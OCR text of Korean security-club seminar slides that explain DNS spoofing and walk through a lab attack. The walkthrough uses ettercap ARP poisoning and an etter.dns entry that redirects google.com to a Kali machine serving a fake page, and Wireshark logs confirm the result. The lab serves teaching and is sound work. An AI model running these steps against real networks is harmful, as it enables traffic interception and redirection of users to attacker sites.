SEMINAR

DNS SPOOFING

DNS Spoofing 실습을 통한
도메인 응답 위조 기술 분석

SWING 33기
최윤서 (24)

SEMINAR

CONTENTS

SEMINAR

25-1 SSR

01

DFIR

디지털 포렌식 및 사고 대응
(Digital Forensics and Incident Response)

02

네트워크 포렌식

Network Forensics

03

DNS

(Domain name system)


SEMINAR


NETWORK - DNS

네트워크는 데이터를 주고받는 기반을 제공.

DNS는 사람이 읽을 수 있는 도메인 이름
→ 컴퓨터가 이해할 수 있는 IP 주소로 변환
(웹사이트에 접근할 수 있도록)

DNS는 인터넷의 전화번호부와 같은 역할.
도메인 이름을 IP 주소로 변환하여 네트워크 통신을 가능하게 한다.





SEMINAR

MORE ABOUT "DNS"


DNS 서버를 사용하면 모든 웹사이트의
IP 주소를 추적할 필요 없이
Fortinet.com 같은 일반적인 단어를
브라우저에 입력해서 반환 가능.

ip 주소와 같이 도메인도 소유권이 존재.
도메인 관리 시스템, DNS 를 통해
관리가 필요함.

SEMINAR

ABOUT "SPOOFING"

스푸핑은 사전적 의미로
누군가의 것을 "훔치거나 모방하다"
또는 "속이다"는 의미를 가지고 있습니다.
스푸핑은 특정한 상대를 공격하기 위한
공격 해킹 방식.




종류에 따라서
IP 스푸핑, ARP 스푸핑, DNS 스푸핑, 이메일 스푸핑 등 이 존재.

SEMINAR

ABOUT "DNS SPOOFING"

DNS 캐시 중독 이라고도 지칭,
DNS 스푸핑 공격에는
스니핑을 이용한
DNS Spoofing과 과
DNS 서버를 공격하는
DNS 캐시 포이즈닝 (Cache Poisoning)

정상적인 웹사이트를 방문하려는 사용자가 완전히 다
른 악성 사이트로 리디렉션되는 사이버 공격.



What is DNS cache poisoning?

SEMINAR

피싱(PHISING) VS DNS SPOOFING

피싱

사용자가 메일을 받음
제목: “구글 보안 알림 – 계정 정지 예정”
링크: http://goog1e-login.com
(가짜 사이트)
사용자가 직접 클릭 후 로그인 정보를 입력
→ 탈취됨

스푸핑


사용자가 브라우저에 www.google.com 입력
DNS 요청이 공격자에 의해 가로채짐
응답: www.google.com → 192.168.1.100
(공격자가 만든 가짜 사이트)
사용자 눈에는 도메인이 정상처럼 보이지만
실제로는 가짜 서버에 접속됨

SEMINAR

DNS SPOOFING 실습

칼리(공격)


우분투(피해)



SEMINAR

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:a1:f7:9e brd ff:ff:ff:ff:ff:ff
    inet 192.168.249.128/24 brd 192.168.249.255 scope global dynamic noprefixroute eth0
       valid_lft 1343sec preferred_lft 1343sec
    inet6 fe80::f256:83f6:3ed:7d4f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

각 가상머신들의 ip 확인



SEMINAR


```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
sudo apt install ettercap-graphical
```

ettercap

: LAN 내에서 중간자 공격을 수행하는 도구.
특히 ARP 스푸핑, DNS 스푸핑, 패킷 가로채기,
패스워드 스니핑 등을 자동화해주는 툴.

```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap
```



ettercap – G

: ettercap GUI 모드 실행

SEMINAR

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/ettercap/etter.dns
```

ettercap DNS 설정 파일 수정
google.com 접속 시, 가짜 ip 응답


```
#    service._tcp|_udp.domain SRV 192.168.1.10:port [TTL]                    #
#    service._tcp|_udp.domain SRV [2001:db8::3]:port                         #
#                                                                            #
# or for TXT query (value must be wrapped in double quotes):                 #
#    google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]                   #
#                                                                            #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests        #
#       so if you want to reverse poison you have to specify a plain         #
#       host. (look at the www.microsoft.com example)                        #
#                                                                            #
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.      #
#                                                                            #
# NOTE: IPv6 specific do not work because ettercap has been built without    #
#       IPv6 support. Therefore the IPv6 specific examples has been          #
#       commented out to avoid ettercap throwing warnings during startup.    #
#                                                                            #
##############################################################################


# vim:ts=8:noexpandtab
google.com      A       192.168.249.128
*.google.com    A       192.168.249.128
```

SEMINAR

가짜 웹사이트 서버 실행

```
┌──(kali㉿kali)-[~]
└─$ echo "Hacked by DNS Spoof From yunseo's kali" > index.html ; sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




SEMINAR

메뉴 → Hosts → Scan for hosts


메뉴 → Hosts → Host List

- 피해자 IP → Target 1
- 라우터 (또는 Kali 본인) IP → Target 2


SEMINAR



Ettercap의 host scan 기능은 일반적으로
다른 장비들만 스캔해서 리스트에 넣음.
자기 자신(Kali) 은 자동으로
리스트에 넣지 않는 경우가 대다수.
따라서 수동으로 add




SEMINAR




메뉴 → Mitm → ARP poisoning
→ Sniff remote connections

플러그인 메뉴 들어가
dns spoofing 실행

SEMINAR




DNS 스푸핑 실행 전,
우분투의 Firefox에서 google.com을 오픈



DNS 스푸핑 실행 후
→ 원래라면 정상적으로
연결되어야하는 사이트가 경고문이 뜸.

SEMINAR



kali에 띄워져있던 터미널 창을 통해 DNS 스푸핑 공격 성공 확인

SEMINAR

Wire Shark를 통해 로그 확인.

dns && ip.addr == 192.168.249.128

No.	Time	Source	Destination	Protocol	Length	Info
13	3.097153527	192.168.249.128	192.168.249.2	ICMP	464	Destination unreachable (Host unreachable)
14	3.097381140	192.168.249.128	192.168.249.2	ICMP	464	Destination unreachable (Host unreachable)
15	3.097453552	192.168.249.128	192.168.249.2	ICMP	208	Destination unreachable (Host unreachable)
16	3.097513431	192.168.249.128	192.168.249.2	ICMP	140	Destination unreachable (Host unreachable)
17	3.097578978	192.168.249.128	192.168.249.2	ICMP	208	Destination unreachable (Host unreachable)
35	7.129211447	192.168.249.128	192.168.249.2	ICMP	464	Destination unreachable (Host unreachable)
36	7.129431466	192.168.249.128	192.168.249.2	ICMP	320	Destination unreachable (Host unreachable)
37	7.129487567	192.168.249.128	192.168.249.2	ICMP	464	Destination unreachable (Host unreachable)
38	7.129545043	192.168.249.128	192.168.249.2	ICMP	320	Destination unreachable (Host unreachable)
62	12.153213477	192.168.249.128	192.168.249.2	ICMP	464	Destination unreachable (Host unreachable)
63	12.153369641	192.168.249.128	192.168.249.2	ICMP	320	Destination unreachable (Host unreachable)

dns && ip.addr == 192.168.249.132

No.	Time	Source	Destination	Protocol	Length	Info
146	30.001296508	192.168.249.132	192.168.249.2	DNS	100	Standard query 0x1530 AAAA connectivity-check.ubuntu.com OPT
147	30.001297066	192.168.249.132	192.168.249.2	DNS	100	Standard query 0x6a07 A connectivity-check.ubuntu.com OPT
148	30.015164036	192.168.249.2	192.168.249.132	DNS	292	Standard query response 0x6a07 A connectivity-check.ubuntu.com A 185.125.190.48
149	30.015164906	192.168.249.2	192.168.249.132	DNS	436	Standard query response 0x1530 AAAA connectivity-check.ubuntu.com AAAA 2620:2d:4
151	31.027190816	192.168.249.132	192.168.249.2	DNS	108	Standard query 0x80ba AAAA push.services.mozilla.com.localdomain OPT
152	31.027191341	192.168.249.132	192.168.249.2	DNS	108	Standard query 0xc05d A push.services.mozilla.com.localdomain OPT
153	31.027191429	192.168.249.132	192.168.249.2	DNS	96	Standard query 0x229c A push.services.mozilla.com OPT
154	31.027191501	192.168.249.132	192.168.249.2	DNS	96	Standard query 0xedbd AAAA push.services.mozilla.com OPT
155	31.027191572	192.168.249.132	192.168.249.2	DNS	100	Standard query 0x73e5 AAAA connectivity-check.ubuntu.com OPT
157	31.073774595	192.168.249.2	192.168.249.132	DNS	436	Standard query response 0x73e5 AAAA connectivity-check.ubuntu.com AAAA 2620:2d:4
158	31.073775054	192.168.249.2	192.168.249.132	DNS	180	Standard query response 0xedbd AAAA push.services.mozilla.com SOA ns-679.awsdns-
